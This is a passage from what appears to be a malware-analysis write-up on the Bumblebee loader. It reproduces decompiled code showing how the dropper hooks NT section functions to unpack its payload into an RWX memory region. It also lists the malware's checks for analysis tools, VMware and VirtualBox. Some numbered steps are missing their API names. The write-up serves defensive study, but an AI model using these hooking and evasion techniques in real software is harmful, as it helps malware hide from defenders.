  *(qword_18013C360 + 448) ^= *(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ dword_18013C008;
  result = sub_1800013A0(&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(qword_18013C360 + 192) = 10495i64 * *(qword_18013C298 + 360);
  return result;
}
```

Bumblebee loader payload decryption

As we enter, we notice something interesting, the loader assign functions to a memory address, then it will call another function named *sub_100025EC*.

Assign fucntions to addresses

```
*(a3 + 760) = sub_1800023D4;
*(a3 + 768) = sub_1800041EC;
*(a3 + 776) = sub_180001D4C;
sub_1800025EC(a3, 10431i64);
```


Assign functions to addresses

This function will do the following:

1. Get Ntdll handle with
2. Get the address of
3. Get the address of
4. Get the address of
5. Return the data

```
LibraryA = LoadLibraryA(v2);                    // Ntdll.dll
*v2 = *(a1 + 744) + 1884245073;
*(*(a1 + 536) + 328i64) -= v4 | *(a1 + 432);
*(v2 + 4) = *(a1 + 808) + 1766212627;
*(v2 + 8) = *(*(a1 + 480) + 808i64) + 15130;
*(*(a1 + 40) + 528i64) ^= v4 ^ 0x2CD2i64;
*(*(a1 + 480) + 632i64) *= *(*(a1 + 480) + 800i64) ^ 0x2D89i64;
*(*(a1 + 40) + 24i64) += 10851i64 * *(a1 + 744);
*(*(a1 + 736) + 144i64) = **(a1 + 536) + 12014i64;
*(a1 + 704) = GetProcAddress(LibraryA, v2);    // NtOpenFile
*v2 = *(*(a1 + 536) + 808i64) + 1917012476;
*(v2 + 4) = *(*(a1 + 480) + 744i64) + 1702115688;
*(v2 + 8) = *(*(a1 + 736) + 808i64) + 1952660225;
*(a1 + 304) |= *(a1 + 320) | 0x2B72i64;
*(v2 + 12) = *(a1 + 808) + 7226647;
ProcAddress = GetProcAddress(LibraryA, v2);    // NtCreateSection
v11 = *(a1 + 536);
*(a1 + 712) = ProcAddress;
*v11 += (*(*(a1 + 480) + 728i64))--;
*(*(a1 + 536) + 576i64) += -10852i64 - *(a1 + 744);
*(*(a1 + 536) + 656i64) += 10469i64 * *(*(a1 + 480) + 136i64);
*(*(a1 + 536) + 312i64) += v4 + *(a1 + 648);
*v2 = *(a1 + 744) + 1632455761;
*(v2 + 4) = *(a1 + 808) + 1701391390;
*(*(a1 + 480) + 320i64) -= 21404i64;
*(*(a1 + 40) + 424i64) += -416i64 - *(a1 + 40);
*(v2 + 8) = *(*(a1 + 40) + 808i64) + 1399203109;
*(v2 + 12) = *(a1 + 808) + 1769224467;
*(*(a1 + 480) + 544i64) = a1 + 800;
*(v2 + 16) = *(*(a1 + 736) + 808i64) + 17437;
v12 = GetProcAddress(LibraryA, v2);            // NtMapViewOfSection
```
Getting NT functions

To observe it dynamically, we can just go to the debugger and step over the functions themselves.



Getting NT functions

After exiting *sub_100025EC*, our attention will go to a function named *sub_1800037C4*. This function will be responsible to install a hook in the aforementioned NT functions.

It will do it in the following way:

1. Call to change the protection of the area it wants to write into to be writeable
2. Call that will take as arguments:1. The function to write into 2. The content it wants to write3. The size
3. Call to change the protection again to not be writeable

```
v6 = a3;
v9 = *(a1 + 744) - 10173;
v10 = *(*(a1 + 480) + 808i64);
flOldProtect = 0;
v11 = v10 - 10821;
VirtualProtect(original_function, v11, v9, &flOldProtect);
data_to_write = a5;
*(*(a1 + 480) + 544i64) *= a2 - v6;
sub_180002978(original_function, data_to_write, v11);
return VirtualProtect(original_function, v11, flOldProtect, &flOldProtect);
```


Setting hook

Eventually, this activity will occur inside a loop to install the hooks in each of the NT functions. The hook that will be installed will be the functions that have been assigned to memory addresses at the beginning of the larger function.


1. for NtMapViewOfSection
2. for NtOpenFile
3. for NtCreateSection

If we wanted to observe the changes dynamically we have two options, the first one is to just observe it in the debugger by step over *sub_180002978*

Before hook




After hook



Hooked NT functions

Another option is to use the took Hollow hunter[6] with the “/hooks” as an argument. Then, we will have a .tag file from the hooked DLL (if found of course)



View hooks using hollow hunter

And when we open this file with a text editor we could see the indication of who are the hooked function, and where the hook itself lies.

```
51530;NtMapViewOfSection->180001d4c[180000000+1d4c:bumblebee_dropper.dll:1];d
515e0;NtOpenFile->1800023d4[180000000+23d4:bumblebee_dropper.dll:1];d
51670;NtDuplicateObject;5
51677;patch_11;7
51750;NtCreateSection->1800041ec[180000000+41ec:bumblebee_dropper.dll:1];d
```

View hooks using hollow hunter

To summarize the hooking procedure, it will look like this:

Assign fucntions to addresses

Get the addresses of NT functions

Install the hook

```
*(a3 + 760) = sub_1800023D4;
*(a3 + 768) = sub_1800041EC;
*(a3 + 776) = sub_180001D4C;
sub_1800025EC(a3, 10431i64);
*(*(a3 + 40) + 312i64) = *(*(a3 + 536) + 184i64) + 10495i64;
*(a3 + 424) += *(*(a3 + 736) + 128i64) - 11268i64;
v5 = 0;
*(a3 + 552) = GetCurrentThreadId();
if ( *(a3 + 744) != 10234i64 )
{
  v6 = (a3 + 704);
  v7 = (a3 + 666);
  v8 = 0i64;
  do
  {
    v9 = 13 * v8;
    *(v7 - 2) = *(*(a3 + 40) + 808i64) + 37111;
    *(v7 + *(*(a3 + 480) + 808i64) - 10827) = *(*(a3 + 40) + 808i64) - 469821778;
    *(*(a3 + 736) + 8i64) *= ReadConsoleInputA;
    *v7 = v6[7];
    sub_180002978(13 * v8 + a3 + 592, *v6, *(*(a3 + 736) + 744i64) - 10224i64);
    sub_1800037C4(a3, 12146i64, 11122i64, *v6++, v9 + a3 + 664);
    ++v5;
    v7 = (v7 + 13);
    v8 = v5;
  }
  while ( v5 < (*(a3 + 744) - 10234i64) );
}
```

Bumblebee loader install hook mechanism

Executing the code

After we finish setting the hooks, we will head to the function *sub_1800013A0*

Loader's main function

```
  v1 = a1;
  sub_1800031F0(&unk_18013C080, 10852i64);
  sub_180004900(10851, 10495, 11474, &unk_18013C080, 10870);
  sub_180003490(11895, 11122, &unk_18013C080, 11268, 10553, 10657i64);
  *(qword_18013C0A8 + 528) += qword_18013C138 | 0x28E5;
  *(qword_18013C260 + 400) += 10495i64;
  LOWORD(v3) = 10431;
  qword_18013C140 = *qword_18013C298 | 0x28FFi64;
  sub_180002FF4(10237, &unk_18013C080, 12146, 11657, v3, 10237);
  LOWORD(v4) = 10237;
  *(qword_18013C0A8 + 544) ^= qword_18013C210 + 12146;
  sub_180004180(10657i64, 10469i64, &unk_18013C080, 10173i64, v4);
  *(qword_18013C360 + 448) ^= *(qword_18013C260 + 584) | 0x2D11i64;
  sub_180001000(10495i64, 10851i64, &unk_18013C080, 10851i64);
  qword_18013C3C8 = v1 ^ dword_18013C008;
  result = sub_1800013A0(&unk_18013C080, 10173, 10929, 10469, 11122i64);
  *(qword_18013C298 + 24) = qword_18013C260 + 200;
  *(qword_18013C360 + 192) = 10495i64 * *(qword_18013C298 + 360);
  return result;
}
```

Bumblebee loader\crypter main

This function will attempt to execute the DLL "*GdiPlus.dll*" using the API call *LoadLibrary*, with SetPath as an export function.

```
LibraryW = LoadLibraryW((a1 + 488));
if ( *(a1 + 832) == 2 )
{
  if ( LibraryW )
  {
    strcpy(v5, "SetPath");
```

LoadLibrary loading GdiPlus.dll

```
mov rcx,rsi                          rcx:L"gdiplus.dll", rsi:L"gdiplus.dll"
call qword ptr ds:[<&LoadLibraryW>]
cmp dword ptr ds:[rbx+340],2
```

LoadLibrary loading GdiPlus.dll

Q: Why does the malware even want to use *GdiPlus.dll*?

A: It doesn't.

Q: So why the need to load it?

A: Because it is not loaded (wait what?!)


The malware will attempt to use some (and unique) custom unpacking:

1. When loads a DLL file, it uses internally the hooked NT function as part of its internal activity.
2. The malware chooses a DLL that is not loaded yet.

3. will get a file handle of
4. will create a section for the file handle of


However, here is when things become tricky, when the *LoadLibrary* will try to use *MapViewOfSection* to map the *GdiPlus.dll* section, the hook function of *MapViewOfSection* (*sub_180001D4C*) will do the following:

1. It will use to create a new section with READ-WRITE-EXECUTE permissions, without any file handle to associate it with.
2. It will write the unpacked malicious content into this section
3. It returns NTSTATUS_SUCCESS to the so it will seem to it as if was mapped successfully.



Hooked NtMapViewOfSection mechanism


The result will be an unpacked bumblebee malware that resides in the RWX section and is associated with *GdiPlus.dll*. Interestingly, the *GdiPlus.dll* is considered a relocated DLL in Process hacker.



Relocated module point to RWX section

Bumblebee dropper high lever summary


If we want to look at all the dropper unpacking mechanism steps in a high-level overview and summarize them into three steps, it will look like this:



Bumblebee dropper overview

PART 2

The bee: Investigating the bumblebee’s payload



Unpacked Bumblebee payload

The unpacked malware is a large 64-bit file with quite high entropy.
This file appears to be the core component of the Bumblebee malware. It features many traditional capabilities we would expect from malware, such as internet communication, file manipulation, collecting user information, cryptography libraries, etc.

In my article I will not cover this file as much because of scoping decisions, however, some interesting code parts to mention are:

Stolen anti-analysis code

As with many malware, Bumblebee also has anti-analysis tricks, however, the majority of them are grouped in one large function. Also, During my observation, I notice that additional anti-analysis checks have been added as time goes by, which indicates a quick evolving malware or that the authors are still in the “testing the waters” phase.

In addition, this entire anti-analysis function code is taken from the GitHub page of the “al-khaser project”[7]. For good measure, I will show some examples.

Searching for processes

The malware will search for multiple tools that are being used for dynamic and static malware analysis tools. The malware will iterate through the processes using *CreateToolHelp32Snapshot*.

```
var_process_name[0] = L"ollydbg.exe";
var_process_name[1] = L"ProcessHacker.exe";
var_process_name[2] = L"tcpview.exe";
var_process_name[3] = L"autoruns.exe";
var_process_name[4] = L"autorunsc.exe";
var_process_name[5] = L"filemon.exe";
var_process_name[6] = L"procmon.exe";
var_process_name[7] = L"regmon.exe";
var_process_name[8] = L"procexp.exe";
var_process_name[9] = L"idaq.exe";
var_process_name[10] = L"idaq64.exe";
var_process_name[11] = L"ImmunityDebugger.exe";
var_process_name[12] = L"Wireshark.exe";
var_process_name[13] = L"dumpcap.exe";
var_process_name[14] = L"HookExplorer.exe";
var_process_name[15] = L"ImportREC.exe";
var_process_name[16] = L"PETools.exe";
var_process_name[17] = L"LordPE.exe";
var_process_name[18] = L"SysInspector.exe";
var_process_name[19] = L"proc_analyzer.exe";
var_process_name[20] = L"sysAnalyzer.exe";
var_process_name[21] = L"sniff_hit.exe";
var_process_name[22] = L"windbg.exe";
var_process_name[23] = L"joeboxcontrol.exe";
var_process_name[24] = L"joeboxserver.exe";
var_process_name[25] = L"joeboxserver.exe";
var_process_name[26] = L"ResourceHacker.exe";
var_process_name[27] = L"x32dbg.exe";
var_process_name[28] = L"x64dbg.exe";
var_process_name[29] = L"Fiddler.exe";
var_process_name[30] = L"httpdebugger.exe";
while ( 1 )
{
  result = sub_1800413F0(var_process_name[v0]);
```

```
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v3 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot != -1i64 )
  {
    pe.dwSize = 568;
    if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
    {
      v4 = StrCmpIW(pe.szExeFile, psz2);
      v5 = v3;
      if ( !v4 )
      {
LABEL_4:
        CloseHandle(v5);
        return pe.th32ProcessID;
      }
      while ( Process32NextW(v3, &pe) )
      {
        v7 = StrCmpIW(pe.szExeFile, psz2);
        v5 = v3;
        if ( !v7 )
          goto LABEL_4;
      }
    }
    CloseHandle(v3);
  }
  return 0i64;
}
```

Searching for processes in Bumblebee

As said, this code is the exact code found in the al-khaser project.

```
VOID analysis_tools_process()
{
    const TCHAR *szProcesses[] = {
        _T("ollydbg.exe"),          // OllyDebug debugger
        _T("ProcessHacker.exe"),    // Process Hacker
        _T("tcpview.exe"),          // Part of Sysinternals Suite
        _T("autoruns.exe"),         // Part of Sysinternals Suite
        _T("autorunsc.exe"),        // Part of Sysinternals Suite
        _T("filemon.exe"),          // Part of Sysinternals Suite
        _T("procmon.exe"),          // Part of Sysinternals Suite
        _T("regmon.exe"),           // Part of Sysinternals Suite
        _T("procexp.exe"),          // Part of Sysinternals Suite
        _T("idaq.exe"),             // IDA Pro Interactive Disassembler
        _T("idaq64.exe"),           // IDA Pro Interactive Disassembler
        _T("ImmunityDebugger.exe"), // ImmunityDebugger
        _T("Wireshark.exe"),        // Wireshark packet sniffer
        _T("dumpcap.exe"),          // Network traffic dump tool
        _T("HookExplorer.exe"),     // Find various types of runtime hooks
        _T("ImportREC.exe"),        // Import Reconstructor
        _T("PETools.exe"),          // PE Tool
        _T("LordPE.exe"),           // LordPE
        _T("SysInspector.exe"),     // ESET SysInspector
        _T("proc_analyzer.exe"),    // Part of SysAnalyzer iDefense
        _T("sysAnalyzer.exe"),      // Part of SysAnalyzer iDefense
        _T("sniff_hit.exe"),        // Part of SysAnalyzer iDefense
        _T("windbg.exe"),           // Microsoft WinDbg
        _T("joeboxcontrol.exe"),    // Part of Joe Sandbox
        _T("joeboxserver.exe"),     // Part of Joe Sandbox
        _T("joeboxserver.exe"),     // Part of Joe Sandbox
        _T("ResourceHacker.exe"),   // Resource Hacker
        _T("x32dbg.exe"),           // x32dbg
        _T("x64dbg.exe"),           // x64dbg
        _T("Fiddler.exe"),          // Fiddler
        _T("httpdebugger.exe"),     // Http Debugger
    };

    WORD iLength = sizeof(szProcesses) / sizeof(szProcesses[0]);
    for (int i = 0; i < iLength; i++)
    {
        TCHAR msg[256] = _T("");
        _stprintf_s(msg, sizeof(msg) / sizeof(TCHAR), _T("Checking process of malware analysis tool: %s "), szProcesses[i]);
        if (GetProcessIdFromName(szProcesses[i]))
```

al-khaser source code

The malware also attempts to detect any kind of virtualization environment with the detection of their processes, it varies from Vmware to Vbox processes.

```
psz2 = L"vmtoolsd.exe";
v4 = L"vmwaretray.exe";
v5 = L"vmwareuser.exe";
v6 = L"VGAuthService.exe";
v7 = L"vmacthlp.exe";
while ( 1 )
{
  memset(Buffer, 0, sizeof(Buffer));
  v1 = (&psz2)[v0];
  sprintf_s(Buffer, 0x100ui64, L"Checking VWware process %s "
  result = sub_180041D50(v1);
```

Searching for Vmware processes in Bumblebee

Searching registry keys

The malware will attempt to search for designated registry keys that indicate any kind of virtual environment from multiple products.

```
lpSubKey = L"SOFTWARE\\VMware, Inc.\\VMware Tools";
v0 = 0i64;
while ( 1 )
{
  memset(Buffer, 0, sizeof(Buffer));
  v1 = *&Buffer[8 * v0 - 8];
  sprintf_s(Buffer, 0x100ui64, L"Checking reg key %s ", v1);
  hKey = 0i64;
  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, v1, 0, 0x20019u, &hKey) )
    break;
  if ( ++v0 >= 1 )
    return 0i64;
```

Searching for Vmware registry key in Bumblebee

Searching file paths

The malware will search for file paths that can indicate any kind of virtual environment.

```
pszFile[0] = L"System32\\drivers\\VBoxMouse.sys";
pszFile[1] = L"System32\\drivers\\VBoxGuest.sys";
pszFile[2] = L"System32\\drivers\\VBoxSF.sys";
pszFile[3] = L"System32\\drivers\\VBoxVideo.sys";
pszFile[4] = L"System32\\vboxdisp.dll";
pszFile[5] = L"System32\\vboxhook.dll";
pszFile[6] = L"System32\\vboxmrxnp.dll";
pszFile[7] = L"System32\\vboxogl.dll";
pszFile[8] = L"System32\\vboxoglarrayspu.dll";
pszFile[9] = L"System32\\vboxoglcrutil.dll";
pszFile[10] = L"System32\\vboxoglerrorspu.dll";
pszFile[11] = L"System32\\vboxoglfeedbackspu.dll";
pszFile[12] = L"System32\\vboxoglpackspu.dll";
pszFile[13] = L"System32\\vboxoglpassthroughspu.dll";
pszFile[14] = L"System32\\vboxservice.exe";
pszFile[15] = L"System32\\vboxtray.exe";
pszFile[16] = L"System32\\VBoxControl.exe";
memset(Buffer, 0, 0x208ui64);
memset(pszDest, 0, 0x208ui64);
v0 = 0i64;
OldValue = 0i64;
